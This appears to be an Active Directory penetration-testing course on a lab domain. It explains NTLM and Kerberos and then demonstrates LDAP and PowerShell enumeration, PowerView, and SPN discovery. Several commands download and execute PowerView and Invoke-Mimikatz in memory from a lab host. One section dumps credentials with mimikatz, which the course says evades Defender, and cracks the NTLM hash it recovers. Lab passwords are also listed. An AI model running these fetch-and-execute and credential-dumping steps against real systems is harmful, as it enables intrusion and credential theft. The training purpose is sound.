

# ***AD Demystification***

## ***Introduction***

## ***Course Goals***

Improve understanding of how domained Windows environments function and the common ways that it is abused.

## ***Environment and Setup***

- Windows machines plus a kali.
- Windows Server 2016 DC
- Windows Server 2016 IIS
- Windows 10
- Windows 7
- Kali

Be sure that all machines are on the same network, pingable and that the windows machines are on the domain.


Windows defender, firewall, and real time protection are on and updated as of 7/1/2020.  
IIS server is running as a service account as opposed to an MSA.

Creds-  
Yee\Administrator (local admin DC):12qwaszx!@QWASZX  
IIS (local admin IIS):12qwaszx!@QWASZX  
yee\squid (domain user):yeetcannon  
yee\tire (domain admin):adminyeetcannon  
squid (kali):toortoor

## ***Nomenclature***

LDAP - Used to access information in directory services (more specifically active directory in this scenario) over a network.

LDAP name structure:  
LDAP://DC01.yee.wtf/DC=yee,DC=wtf  
hostname = "DC01"  
Domain Component (DC) = "yee.wtf"  
Distinguished Name = DC="yee,DC=wtf"



object = Thing. Example: "A user named Patrick" of "A group named 'Server Admins'"

objectclass = The characteristics assigned to a type of object. Example: "A user object type needs to have a 'Display Name' and can also have an address"

objectclass attribute = The value of the characteristics assigned to an object. Example: "The objectclass attribute of 'Display Name' for Patrick is 'P.Rothfus'"

UPN - User Principal Name - Used to Identify a user account. Example: "JGrisham@yee.wtf"

SPN - Service Principle Name - Used to identify a service account (Like a UPN, but for a service and it associates a user account) - A mechanism used to provide specific access to an instance of a service on a machine. When a session ticket is presented to a SQL server the SPN needs to match that of the principal name of the SQL service. This exists to limit access to just the sql service as opposed to the entire SQL server. Example: "http/iis.yee.wtf tripp" http=service iis.yee.wtf=servername tripp=associated user

MSA - Managed Service Account - An account with a long complex password, programmatically changed periodically. MSA's are choice for accounts used to own/run SPN services.

Lsass - Process that locally stores cached Windows creds.

WDigest - Protocol used for clients to send cleartext credentials to HTTP and Simple Authentication Security Layer applications. Windows stores the password in memory for convenience of the user when they login to their workstation.

Nonce - In cryptography, a nonce is an arbitrary number that can be used just once in a cryptographic communication. (Used in NTLM authentication)

COM - Component Object Model - COM is an old Windows standard that enables interaction between programs. An example of a COM object would be a Word document with an Excel document inside it that changes with the original Excel document. The more modern version of COM is .NET framework.

DCOM - Distributed Component Object Model - Unlike COM, DCOM is actually a protocol. DCOM is a subprotocol for MSRPC (port 135, Microsoft enhanced Remote Procedure Call) and is used to bridge the connection between software components and network components. Outlook over HTTP utilizes DCOM.

Token - Each process on a windows machine has a token. The token describes the privileges of that process.

Mandatory Integrity Control - A Process's Context Integrity - Defined as System, High, Medium, and Low. A process's context integrity defines its "trustworthiness," which in turn determines what that process will have access to. For example IE by default will run in either a medium or high integrity context depending on how it is kicked off, but each tab will run in a low integrity process due to its low "trustworthiness."

What is the difference between a user account and a service account? - Nothing. Just how it is implemented.


## ***Authentication Protocols***

### ***NTLM***

#### ***When NTLM is used***

1. NTLM authentication is used when a client authenticates to a server via IP address (instead of by hostname).
2. If the user attempts to authenticate to a hostname that is not registered on the Active Directory integrated DNS server.
3. Third-party applications may choose to use NTLM authentication instead of Kerberos authentication.

#### ***NTLM Function***




1. From the users password the client caculates the NTLM hash.
2. The client sends its username to the application server it wants to authenticate to.
3. The application server sends a nonce to the client (Challenge).
4. The client sends back the nonce encrypted with its NTLM hash (Responce).
5. The application server sends the "Responce," recieved from the client, username, and nonce to the Domain controller.
6. The domain controller, already having the NTLM hash for each username, encryptes the nonce with the NTLM hash of the assoiated username and compares that with the one recieved from the application server.
7. If the encrypted nonce's match, a message to approve authentication will be sent to the application server.

## ***Kerberos***

### ***When is Kerberos used***

Standard since Windows Server 2003.

# Kerberos Function



## Part 1. Login

1. A request is sent from client to the domain controller.

a) The domain controller must have the role of key distribution center and authentication server service.

b) This transaction is referred to as the Authentication Server Request (AS\_REQ).

c) The AS\_REQ contains a time stamp that is encrypted using a hash derived from the password and username of the user.

2A. The domain controller attempts to decrypt the time stamp with the user name and password in its database.

a) If the time stamp is a duplicate, authentication will be unsuccessful (this is to mitigate replay attacks).

2B. The controller sends the client an Authentication Server Reply (AS\_REP).

a) The AS\_REP contains a "Session Key" and a "Ticket Granting Ticket" (TGT).

b) The session key is encrypted using the user's password hash and can be decrypted by the client and reused.

c) The TGT contains information about the client.

1. Group membership.

2. Domain name.

3. Time stamp.

4. Client IP address.

5. Session key.

- d) The TGT is encrypted by a secret only known to the KDC and cannot be decrypted by the client.
- Part 2. Access resources in the domain
3. The client creates and sends a "Ticket Granting Service Request" (TGS\_REQ) to the KDC (key distribution center/domain controller).
    - a) The TGS\_REQ contains, current user.
    - b) Time stamp (encrypted using the session key).
    - c) SPN of the resource.
    - d) Encrypted TGT.
  - 4a. The KDC receives the TGS\_REQ.
    - a) The KDC checks if the SPN exists.
    - b) The TGT is decrypted (using the secret key only known to the KDC).
    - c) The session key is extracted from the TGT and is used to decrypt the username and timestamp of the request.
    - d) The KDC performs several checks.
      1. The TGT timestamp must be valid.
      2. The username from the TGS\_REQ must match the username from the TGT.
      3. The client IP address must match the TGT IP address
  - 4b. If all checks are passed the Ticket Granting Service of the KDC responds to the client with a Ticket Granting Server Reply (TGS\_REP).
    - a) The TGS\_REP contains the SPN granted access to.
    - b) The Session Key to be used between the client and the SPN.
    - c) A Service Ticket containing.
      1. The username.
      2. Group Memberships.
      3. The newly created session key.

Note- The whole Service Ticket is encrypted with the password hash of the service account registered with the SPN to be authenticated to. The SPN and new Session key inside of the Service Ticket are encrypted with the session key of the clients TGT.

The client now has a session key and a service ticket.
  5. The client sends the application server an Application Request (AP\_REQ).
    - a) The AP\_REQ includes.
      - b) The username and timestamp encrypted with the Session Key for the Service Ticket.
      - c) The Session Key.
      - d) The Service Ticket.
  - 6a. The application server receives the AP\_REQ.
    - a) The Service Ticket is decrypted using the service accounts' password hash extracting the username and Session key.
    - b) That Session Key is then used to decrypt the username from the AP\_REQ.
    - c) If the AP\_REQ username matches the one decrypted from the Service Ticket the request is accepted.
    - d) The service inspects the group memberships in the Service Ticket.
    - e) If the proper permissions are held, then access will be granted to the service.

## ***Kerberos Function Summarized***

### Part 1- Login

1. Client Sends KDC a AS\_REQ that has the time stamp encrypted with the users hash.
2. If the AS\_REQ passes the checks, an AS\_RES is sent to the client containing a Session Key and a TGT.

### Part 2- Resource Access

3. The client sends a TGS\_REQ to the KDC containing the desired SPN and the clients encrypted TGT.
4. If the TGS\_REQ passes the checks, a TGS\_REP is sent to the client containing a session key for that new session, a Service Ticket, and the desired SPN.
5. The client sends the application server an AP\_REQ containing the username/timestamp encrypted

with the Session Key, the Session Key, and the Service Ticket.

6. If the AP\_REQ passes the checks, the client is permitted access to the service.

## LDAP Enumeration

This will be run on bossman from the user context of squid@yee

## Net.exe

net user

net user /domain

```
C:\Users\squid>whoami
yee\squid

C:\Users\squid>net user

User accounts for \\BOSSMAN

-----
Administrator          Bossman                DefaultAccount
defaultuser0           Guest
The command completed successfully.

C:\Users\squid>net user /domain
The request will be processed at a domain controller for domain yee.wtf.

User accounts for \\DC01.yee.wtf

-----
Administrator          DefaultAccount        Guest
krbtgt                  Squid                 svc.iis
Tire                    Tripp
The command completed successfully.
```

net user Tripp /domain

```
C:\Users\squid>net user Tripp /domain
The request will be processed at a domain controller for domain yee.wtf.
```

```
User name                Tripp
Full Name                Tripp J. Allensworth
Comment
User's comment
Country/region code     000 (System Default)
Account active          Yes
Account expires         Never

Password last set       6/30/2020 7:50:10 AM
Password expires        Never
Password changeable     6/30/2020 7:50:10 AM
Password required       Yes
User may change password No

Workstations allowed    All
Logon script
User profile
Home directory
Last logon              Never

Logon hours allowed     All

Local Group Memberships *IIS_IUSRS
Global Group memberships *Domain Users
The command completed successfully.
```

```
net group /domain
```



```
C:\Users\squid>net group /domain
The request will be processed at a domain controller for domain yee.wtf.

Group Accounts for \\DC01.yee.wtf

-----
*81 CPT
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Host
*Key Admins
*Marforcyber
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.
```

Note, that it appears as if there are nested groups we won't be able to tell due to net.exe's limitations.

## Exercise

1. Find and annotate who is in the domain users group.
2. Find and annotate who is in the domain admins group.

## Powershell

These will all be run from Bossman (windows 10) from the context of the user squid.

```
PS C:\Users\squid\Desktop> whoami; whoami /groups
yee\squid

GROUP INFORMATION
-----

Group Name                                     Type                SID                 Attributes
=====
Everyone                                       Well-known group    S-1-1-0             Mandatory group, Enabled b
y default, Enabled group
BUILTIN\Users                                 Alias                S-1-5-32-545        Mandatory group, Enabled b
y default, Enabled group
NT AUTHORITY\INTERACTIVE                     Well-known group    S-1-5-4             Mandatory group, Enabled b
y default, Enabled group
CONSOLE LOGON                                Well-known group    S-1-2-1             Mandatory group, Enabled b
y default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group    S-1-5-11            Mandatory group, Enabled b
y default, Enabled group
NT AUTHORITY\This Organization               Well-known group    S-1-5-15            Mandatory group, Enabled b
y default, Enabled group
LOCAL                                         Well-known group    S-1-2-0             Mandatory group, Enabled b
y default, Enabled group
Authentication authority asserted identity Well-known group    S-1-18-1            Mandatory group, Enabled b
y default, Enabled group
Mandatory Label\Medium Mandatory Level      Label                S-1-16-8192
```

Basic outline

```

####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$searchString = "LDAP://"
$searchString += $PDC + "/"
$distinguishedName = "DC=$(($DomainObj.Name.Replace('.', ',DC='))"
$searchString += $distinguishedName
$searchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$searchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$searcher.filter="(objectClass=Group)"
$result = $searcher.FindAll()
Foreach($obj in $result){
    $obj}


```

find all users

```

16
17 ####Begin Create Filter
18 $searcher.filter="(objectClass=person)"
19 $result = $searcher.FindAll()
20 $result

```



Path	Properties
LDAP://CN=Administrator,CN=Users,DC=yee,DC=wtf	{logoncount, codepage, objectcategory, ...
LDAP://CN=Guest,CN=Users,DC=yee,DC=wtf	{logoncount, codepage, objectcategory, ...
LDAP://CN=DefaultAccount,CN=Users,DC=yee,DC=wtf	{logoncount, codepage, objectcategory, ...
LDAP://CN=DC01,OU=Domain Controllers,DC=yee,DC=wtf	{ridsetreferences, logoncount, codepage...
LDAP://CN=krbtgt,CN=Users,DC=yee,DC=wtf	{logoncount, codepage, objectcategory, ...
LDAP://CN=Squid C. Schmid,CN=Users,DC=yee,DC=wtf	{givenname, codepage, objectcategory, d...
LDAP://CN=Tripp J. Allensworth,CN=Users,DC=yee,DC=wtf	{givenname, codepage, objectcategory, d...
LDAP://CN=Tire J. Jones,CN=Users,DC=yee,DC=wtf	{givenname, codepage, objectcategory, d...
LDAP://CN=BOSSMAN,CN=Computers,DC=yee,DC=wtf	{logoncount, codepage, objectcategory, ...
LDAP://CN=DNS,CN=Computers,DC=yee,DC=wtf	{logoncount, codepage, objectcategory, ...
LDAP://CN=IIS Service,OU=Service Accounts,DC=yee,DC=wtf	{givenname, codepage, objectcategory, d...
LDAP://CN=IIS,CN=Computers,DC=yee,DC=wtf	{logoncount, codepage, objectcategory, ...
LDAP://CN=Patrick W. Rothfus,CN=Users,DC=yee,DC=wtf	{givenname, codepage, objectcategory, d...

find all users with cleaner output

```
17 #####Begin Create Filter
18 $Searcher.filter="(objectClass=person)"
19 $Result = $Searcher.FindAll()
20 foreach ($obj in $Result){$obj.Properties.name}
```

```
PS C:\Windows\system32> C:\Users\squid\Desktop\HomeMadeADenum.ps1
LDAP://DC01.yee.wtf/DC=yee,DC=wtf
Administrator
Guest
DefaultAccount
DC01
krbtgt
Squid C. Schmid
Tripp J. Allensworth
Tire J. Jones
BOSSMAN
DNS
IIS Service
IIS
Patrick W. Rothfus
```

find all groups

```
17 #####Begin Create Filter
18 $Searcher.filter="(objectClass=Group)"
19 $Result = $Searcher.FindAll()
20 foreach ($obj in $Result){$obj.properties.name}
```

```
PS C:\Windows\system32> C:\Users\squid\Desktop\HomeMadeADenum.ps1
LDAP://DC01.yee.wtf/DC=yee,DC=wtf
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
```

find nested groups

```

1  #####Begin Create Ldap Provider Path
2  $DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
3  $PDC = ($DomainObj.PdcRoleOwner).Name
4  $SearchString = "LDAP://"
5  $SearchString += $PDC + "/"
6  $DistinguishedName = "DC=$(($DomainObj.Name.Replace('.', ',DC=')))"
7  $SearchString += $DistinguishedName
8  $SearchString
9  #####Finish Create Ldap Provider Path
10
11 #####Begin Create Directory Searcher Object
12 $Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
13 $objDomain = New-Object System.DirectoryServices.DirectoryEntry
14 $Searcher.SearchRoot = $objDomain
15 #####Finish Create Directory Searcher Object
16
17 #####Begin Create Filter
18 $Searcher.filter="(objectClass=Group)"
19 $Result = $Searcher.FindAll()
20 #Result
21 $start_group = '*marforcyber*'
22 foreach($obj in $result){
23     if ($obj.properties.memberof -like $start_group){
24         write-host $obj.Properties.name 'is a member of' $start_group}}

```

```

PS C:\Windows\system32> C:\Users\squid\Desktop\HomeMadeADenum.ps1
LDAP://DC01.yee.wtf/DC=yee,DC=wtf
81 CPT is a member of *marforcyber*

```

```

#####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$(($DomainObj.Name.Replace('.', ',DC=')))"
$SearchString += $DistinguishedName
$SearchString
#####Finish Create Ldap Provider Path

#####Begin Create Directory Searcher Object
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
#####Finish Create Directory Searcher Object

#####Begin Create Filter
$Searcher.filter="(objectClass=Group)"
$Result = $Searcher.FindAll()
Foreach($obj in $Result){
    if ($obj.properties.memberof -like $start_group){
        write-host $obj.properties.name 'is a member of' $start_group}}

```

## Exercise

1. Find What group is at the bottom of the nesting from the starting group marforcyber, and who the sole member is of that group.
2. Attempt to find who Kvothe's manager is.

## PowerView

Grants access to API's that are not easily utilized.

NetWkstaUserEnum- Can be leveraged to map out the domain as well as logged in users. Need Administrative coverage of each machine to return results (domain admin).

NetSessionEnum- Can be used to identify DC's and Share servers. Can be run from user context.

PowerView has tons of capabilities.

Get-NetLoggedon takes advantage of the NetWkstaUserEnum API.

These were run from bossman under the context of a domain user and then a domain admin.

```
C:\Users\squid>whoami
yee\squid

C:\Users\squid>powershell.exe -c "IEX(new-object net.webclient).downloadstring('http://192.168.40.132/PowerView.ps1');get-netloggedon -computername DC01"
```

```
C:\Windows\system32>whoami
yee\tire

C:\Windows\system32>powershell.exe -c "IEX(new-object net.webclient).downloadstring('http://192.168.40.132/PowerView.ps1');get-netloggedon -computername DC01"

wkui1_username  wkui1_logon_domain  wkui1_oth_domains  wkui1_logon_server
-----
Administrator  YEE                  DC01
DC01$           YEE
DC01$           YEE
DC01$           YEE
```

Get-NetSession takes advantage of the NetSessionEnum API.

```
C:\Users\squid>powershell.exe -c "IEX(new-object net.webclient).downloadstring('http://192.168.40.132/PowerView.ps1');get-netsession"

sesi10_cname sesi10_username sesi10_time sesi10_idle_time
-----
\\[::1]      Squid              0              0

C:\Users\squid>
```

```
C:\Windows\system32>powershell.exe -c "IEX(new-object net.webclient).downloadstring('http://192.168.40.132/PowerView.ps1');get-netsession"

sesi10_cname sesi10_username sesi10_time sesi10_idle_time
-----
\\[::1]      Squid              6              6
\\[::1]      Tire              0              0
```

## ***Exercise***

1. When running Get-Netsession under the context of squid, why can you not see that tire is logged in?

## ***Service Principal Names***

```

####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$searchString = "LDAP://"
$searchString += $PDC + "/"
$distinguishedName = "DC=$(($DomainObj.Name.Replace('.', ',DC='))"
$searchString += $distinguishedName
$searchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$searchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$searcher.filter="serviceprincipalname=*http*"
$result = $searcher.FindAll()
Foreach($obj in $result){$obj}

```

```

HomeMadeADEnum.ps1 X
17 ####Begin Create Filter
18 $searcher.filter="serviceprincipalname=*http*"
19 $result = $searcher.FindAll()
20 foreach ($obj in $result){$obj}

```

Path	Properties
LDAP://CN=Tripp J. Allensworth,CN=Users,DC=yee,DC=wtf	{givenname, codepage, objectcategory, dsc...

## Exercise

1. Using the homemade enumeration script, determine what other SPN's are in the environment.

## Cached Credentials Storage/Retrieval

User credentials are primarily stored in Local Security Authority Subsystem Service (LSASS) memory space which runs as SYSTEM.

LSASS data structures are not publicly documented.

Mimikatz is the defacto standard for LSASS manipulation and can be implemented to bypass detection many ways.

## Logon Passwords

As well as this being an example of the default use of mimikatz, it is also an example of mimikatz bypassing windows defender, smart screen, and real time protection.



## Demonstration

This was run from Bossman (Windows 10) under the context of Tire (domain admin) in an elevated command prompt.

```
C:\Windows\system32>powershell.exe -c "IEX(new-object net.webclient).downloadstring('http://192.168.40.132/Invoke-Mimikatz.ps1');invoke-mimidogz"

.#####.  mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 28 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1249349 (00000000:00131045)
Session           : Interactive from 2
User Name         : JBettis
Domain           : YEE
Logon Server      : DC01
Logon Time        : 7/15/2020 2:54:16 PM
SID               : S-1-5-21-1206483439-1090059562-2229568298-1131

msv :
  [00000003] Primary
  * Username : JBettis
  * Domain   : YEE
  * NTLM     : 90ce085b7102581debbd0cbe1f3f384b
  * SHA1     : ab887e9b790ced01c3951ba06a9e76d14560d7ba
  * DPAPI    : be013352ac688d9c8188f4456202bc06

tspkg :
wdigest :
  * Username : JBettis
  * Domain   : YEE
  * Password : (null)


kerberos :
  * Username : JBettis
  * Domain   : YEE.WTF
  * Password : (null)

ssp :
credman :
```

Crackstation.net shows that the NTLM hash of JBettis is "TheBus."

Enter up to 20 non-salted hashes, one per line:

90ce085b7102581debbd8cbe1f3f384b



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
90ce085b7102581debbd8cbe1f3f384b	NTLM	TheBus

## Tickets

In the realm of Kerberos authentication tickets come in the form of Ticket Granting Tickets (TGT) and Ticket Granting Service Tickets (TGS).

